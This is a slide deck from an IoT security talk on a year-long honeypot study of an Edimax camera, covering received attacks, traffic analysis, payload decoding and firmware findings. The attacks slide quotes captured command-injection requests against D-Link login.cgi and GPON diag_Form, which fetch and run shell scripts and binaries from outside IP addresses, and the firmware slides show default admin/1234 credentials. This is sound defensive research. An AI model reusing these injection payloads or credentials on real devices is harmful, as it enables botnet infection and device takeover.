

Does Your IoT Expose You?

Honeypots, Attacks and Decryption in an Edimax Camera

Simona Musilova


 @siimi_m_

siimi.musilova@gmail.com

Sebastian Garcia

 @eldracote

sebastian.garcia@agents.fel.cvut.cz



Yes.

Questions?

Simona Musilova

 @siimi_m_

siimi.musilova@gmail.com

Sebastian Garcia


 @eldracote

sebastian.garcia@agents.fel.cvut.cz






Aposemat: IoT Research Lab



- ML Detection
- Device Vulnerabilities
- Malicious Community Research



Lab Infrastructure



Edimax Camera IC-7113W

- Only opened port 80/TCP
- 12 months
- ~ 2.7 GB of captured data



Attacks to the Edimax Camera

🐞 Login.cgi (RCE for D-link)

```
ptions [nop,nop,TS val 3608781358 ecr 812033616], length 207: HTTP: GET /login.cgi?cli=aa%20aa%27;wget%20http://77.87.77.250/izuku.sh%20-0%20-%3E%20/tmp/hk;sh%20/tmp/hk%27$ HTTP/1.1
E.....@.?......d...dm.2.P.}...<.b.....Q8.....
....0f.PGET /login.cgi?cli=aa%20aa%27;wget%20http://77.87.77.250/izuku.sh%20-0%20-%3E%20/tmp/hk;sh%20/tmp/hk%27$
HTTP/1.1
```

🐞 GPON

```
..fh0...POST /GponForm/diag_Form?images/ HTTP/1.1
User-Agent: Hello, World
Accept: /*/*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busybox+wget+http://142.93.175.10/bins/gemini.mips+-0+
/tmp/gaf;sh+/tmp/gaf`&ipV=0
```


The "Normal" Traffic of Edimax



DNS requests

```
2018-10-16 08:44:01.908479 IP 192.168.100.109.53660 > 192.168.100.1.53: 2+ A? www.myedimax.com. (34)
x. C..t.8.Y...E...>.@.?...dm..d....5.*.....www.myedimax.com.....
2018-10-16 08:44:01.908962 IP 192.168.100.1.53 > 192.168.100.109.53660: 2 3/0/0 CNAME ddns.myedimax.com.,
CNAME ns.myedimax.com., A 122.248.252.67 (110)
t.8.Y.x. C....E....-@.'v..d...dm.5...vX.....www.myedimax.com.....ddns.myedimax.com
.....ns.myedimax.com..M.....z..C
```



The “Normal” Traffic of Edimax



DNS requests

```
2018-10-16 08:44:01.908479 IP 192.168.100.109.53660 > 192.168.100.1.53: 2+ A? www.myedimax.com. (34)
x. C..t.8.Y...E...@.?....dm..d....5.*.....www.myedimax.com.....
2018-10-16 08:44:01.908962 IP 192.168.100.1.53 > 192.168.100.109.53660: 2 3/0/0 CNAME ddns.myedimax.com.,
CNAME ns.myedimax.com., A 122.248.252.67 (110)
t.8.Y.x. C....E....-@.'v..d...dm.5...vX.....www.myedimax.com.....ddns.myedimax.com
.....ns.myedimax.com..M.....z..C
```



Number of DNS requests per 24 hours

~ 4,000	www.myedimax.com
~ 1,000	www.google.com
~ 20	ns.cloud.edimax.com.tw
~ 15	www.yahoo.com
~ 10	www.ibm.com

The "Normal" Traffic of Edimax



TLS connections to port 55443/TCP

```
2018-10-16 10:58:43.596769 IP 122.248.252.67.55443 > 192.168.100.109.43233: Flags [P.], seq 2897:3
k 100, win 227, options [nop,nop,TS val 3460620173 ecr 779584958], length 850
t.8.Y.x. C...E.....@...9.z..C..dm....f.....t.....
.D...w..#>..0.18l..R..S.%WVf.....N..m.d.^y....@.D.>..^..!.YS..... !h.4..b.....)
....;"QJ.y.4.....:C.0+
m._.70.5mmQ.E...vb^~..LB..7.k..\.....8k.Z.....$.IK..I(fQ..[=..l..c....H6.U..i?...$._.e]#.....b.V .
```

The "Normal" Traffic of Edimax



TLS connections to port 55443/TCP


```
2018-10-16 10:58:43.596769 IP 122.248.252.67.55443 > 192.168.100.109.43233: Flags [P.], seq 2897:3
k 100, win 227, options [nop,nop,TS val 3460620173 ecr 779584958], length 850
t.8.Y.x. C...E.....@...9.z..C..dm...f.....t.....
.D...w..#>..0.18l..R..S.%WVf.....N..m.d.^y...@.D.>..^..!.YS.....!h.4..b.....)
....;"QJ.y.4.....:C.0+
m._.70.5mmQ.E...vb^~..LB..7.k..\.....8k.Z.....$.IK..I(fQ..[=..l..c....H6.U..i.?..$._.e]#.....b.V .
```



Encoded UDP Packets

```
2018-10-16 08:44:51.825713 IP 192.168.100.109.53957 > 122.248.252.67.9765: UDP, length 36
0x0000: 4500 0040 0000 4000 4011 9e5b c0a8 646d E..@..@..[..dm
0x0010: 7af8 fc43 d2c5 2625 002c 2e6f 42c1 85c9 z..C..&%.,.oB...
0x0020: 85b5 f8f0 8dbd 9195 80d9 85b1 d595 f488 .....
0x0030: ccc0 c0c0 8880 bcf8 f0bc c185 c985 b5f8 .....
```


Traffic Analysis



[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>


Traffic Analysis



[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>

Traffic Analysis




'<' = 0x3c

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1
d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85
c9 85 b5 f8

[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>

Traffic Analysis



'<' = 0x3c


$$42 - 3c = 6$$

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1
d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85
c9 85 b5 f8

[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>

Traffic Analysis



'<' = 0x3c

$$42 - 3c = 6$$

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1
d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85
c9 85 b5 f8

$$0xc1 = 1100\ 0001 \longrightarrow 0111\ 0000 = 0x70 = 'p'$$


$$0x85 = 1000\ 0101 \longrightarrow 0110\ 0001 = 0x61 = 'a'$$

<param><code value="3000" /></param>

[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>

Traffic Analysis



'<' = 0x3c

$$42 - 3c = 6$$

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1
d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85
c9 85 b5 f8

$$0xc1 = 1100\ 0001 \longrightarrow 0111\ 0000 = 0x70 = 'p'$$

$$0x85 = 1000\ 0101 \longrightarrow 0110\ 0001 = 0x61 = 'a'$$


<param><code value="3000" /></param>

[1] <http://blog.guntram.de/?p=37>

[2] <http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf>


Traffic Analysis

Registration process




Traffic Analysis

Registration process



Keep-alive



Traffic Analysis



New packets



Edimax
camera

Decoded payload:

```
<param>  
<code value="1090" />  
<chk value="e4 [REDACTED] 37" />  
<id value="B9 [REDACTED] FC" />  
<vendor value="0" />  
</param>
```



Registration
server

Traffic Analysis

New packets



Edimax
camera

Decoded payload:

```
<param>  
<code value="1090" />  
<chk value="e4 [REDACTED] 37" />  
<id value="B9 [REDACTED] FC" />  
<vendor value="0" />  
</param>
```



Registration
server

Payload:

```
01 40 00 00 30 31 37 31 34 35 33 31 42 41 41 30 45 35 32 32 42 39 44 34 39  
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
```

...

660 Bytes

Traffic Analysis

New packets



Edimax
camera

Decoded payload:

```
<param>
<code value="1090" />
<chk value="e4[REDACTED]37" />
<id value="B9[REDACTED]FC" />
<vendor value="0" />
</param>
```



Registration
server

Payload:

```
01 40 00 00 30 31 37 31 34 35 33 31 42 41 41 30 45 35 32 32 42 39 44 34 39
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
```

660 Bytes

...

Payload:

```
01 40 00 00 9c 44 00 5b 00 00 00 00 00 00 00 00 00 00 00 00 42 39 44 34 39
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
```

228 Bytes

...

Firmware Analysis

HTTP credentials

```
bzero(ipcamHttpLogin,0x40);
strcpy(ipcamHttpLogin,"admin");
bzero(ipcamHttpPasswd,0x40);
strcpy(ipcamHttpPasswd,"1234");

get_value(big_array,"httplogin.value",ipcamHttpLogin,0x40);
get_value(big_array,"httppasswd.value",ipcamHttpPasswd,0x40);
buffer_char_length = sprintf(buffer_chars,"%s:%s",ipcamHttpLogin,ipcamHttpPasswd);
base64encode(buffer_chars,buffer_char_length,httpBase64AuthString);
```

Firmware Analysis

HTTP credentials

```
bzero(ipcamHttpLogin,0x40);
strcpy(ipcamHttpLogin,"admin");
bzero(ipcamHttpPasswd,0x40);
strcpy(ipcamHttpPasswd,"1234");

get_value(big_array,"httplogin.value",ipcamHttpLogin,0x40);
get_value(big_array,"httppasswd.value",ipcamHttpPasswd,0x40);
buffer_char_length = sprintf(buffer_chars,"%s:%s",ipcamHttpLogin,ipcamHttpPasswd);
base64encode(buffer_chars,buffer_char_length,httpBase64AuthString);
```

AES algorithm

```
size_t mk_param_aes(char *msg,size_t size,char *format,undefined4 argumen)
{
    int msg_len;
    uchar *out;
    size_t __n;
    undefined4 arguments;

    arguments = argumen;
    msg_len = vsnprintf(msg,size,format,&arguments);
    out = (uchar *)malloc(size);
    renewaesiv();
    __n = aes_encrypt_openssl((uchar *)msg,msg_len,&aeskey,&IV_aes,out);
    memcpy(msg,out,__n);
    free(out);
    return __n;
}
```

New packets

0140 0000

9c44 [redacted] [redacted] [redacted] [redacted] [redacted] [redacted] 0000

4239 [redacted] [redacted] [redacted] [redacted] [redacted] [redacted] [redacted]
[redacted] [redacted] [redacted] [redacted] [redacted] [redacted] [redacted]
[redacted] [redacted] [redacted] [redacted] [redacted] [redacted] [redacted]
[redacted] [redacted] [redacted] [redacted] [redacted] [redacted] [redacted] 4643

f56a 6326 789a 6194 a71a ed03 a318 8eff
a01f 7450 d116 2bce 31c3 19b1 f162 d380
f6f7 004a f565 0d25 93ec 2ce8 7ba6 6ed4
42a2 d727 723b 71b7 f427 423a e444 e3e3
5d72 f991 5b47 6c0a a7f9 7100 30fc 841d
c79a 0f62 b559 db16 3cb4 7fdb d98c e556
e6f0 9d4a 5b96 f12f 6633 ad77 d865 4496
2142 4940 85ab 884d 3e85 d7e9 c6a1 d07b
439c 3296 2fd8 d1e9 0500 40fe 727e debd

```
<param>  
<code value="1090" />  
<chk value="e4[redacted]37" />  
<id value="B9[redacted]...[redacted]FC" />  
<vendor value="0" />  
</param>
```


New packets

0140 0000

9c44 [redacted] 0000

IV


4239 [redacted]
[redacted]
[redacted]
[redacted] 4643

id value

f56a 6326 789a 6194 a71a ed03 a318 8eff
a01f 7450 d116 2bce 31c3 19b1 f162 d380
f6f7 004a f565 0d25 93ec 2ce8 7ba6 6ed4
42a2 d727 723b 71b7 f427 423a e444 e3e3
5d72 f991 5b47 6c0a a7f9 7100 30fc 841d
c79a 0f62 b559 db16 3cb4 7fdb d98c e556
e6f0 9d4a 5b96 f12f 6633 ad77 d865 4496
2142 4940 85ab 884d 3e85 d7e9 c6a1 d07b
439c 3296 2fd8 d1e9 0500 40fe 727e debd

Encrypted
Text

```
<param>  
<code value="1090" />  
<chk value="e4[redacted]37" />  
<id value="B9[redacted]...[redacted]FC" />  
<vendor value="0" />  
</param>
```



New packets


0140 0000

9c44 [redacted] 0000 IV

4239 [redacted] id value
[redacted] 4643

f56a 6326 789a 6194 a71a ed03 a318 8eff
a01f 7450 d116 2bce 31c3 19b1 f162 d380 Encrypted
f6f7 004a f565 0d25 93ec 2ce8 7ba6 6ed4 Text
42a2 d727 723b 71b7 f427 423a e444 e3e3
5d72 f991 5b47 6c0a a7f9 7100 30fc 841d
c79a 0f62 b559 db16 3cb4 7fdb d98c e556
e6f0 9d4a 5b96 f12f 6633 ad77 d865 4496
2142 4940 85ab 884d 3e85 d7e9 c6a1 d07b
439c 3296 2fd8 d1e9 0500 40fe 727e debd

```
<param>  
<code value="1090" />  
<chk value="e4[redacted]37" />  
<id value="B9[redacted]...[redacted]FC" />  
<vendor value="0" />  
</param>
```



```
curl --cacert ./curl-ca-bundle.crt -s -d  
'{"devid":"%s","mac":"%s","vendor":"%d","snType":"%d","chk":"%s"}'  
https://www.myedimax.com:55443/webs/gk.php
```

Conclusions

Attacks

- Well-known vulnerabilities
- A lot of scanning

Camera behavior

- Simple encoding method in payload
- Base64 for HTTP credentials
- AES-256-CBC

Does Your IoT Expose You?

Honeypots, Attacks and Decryption in an Edimax Camera



Simona Musilova

 @siimi_m_

siimi.musilova@gmail.com

Sebastian Garcia

 @eldracote

sebastian.garcia@agents.fel.cvut.cz

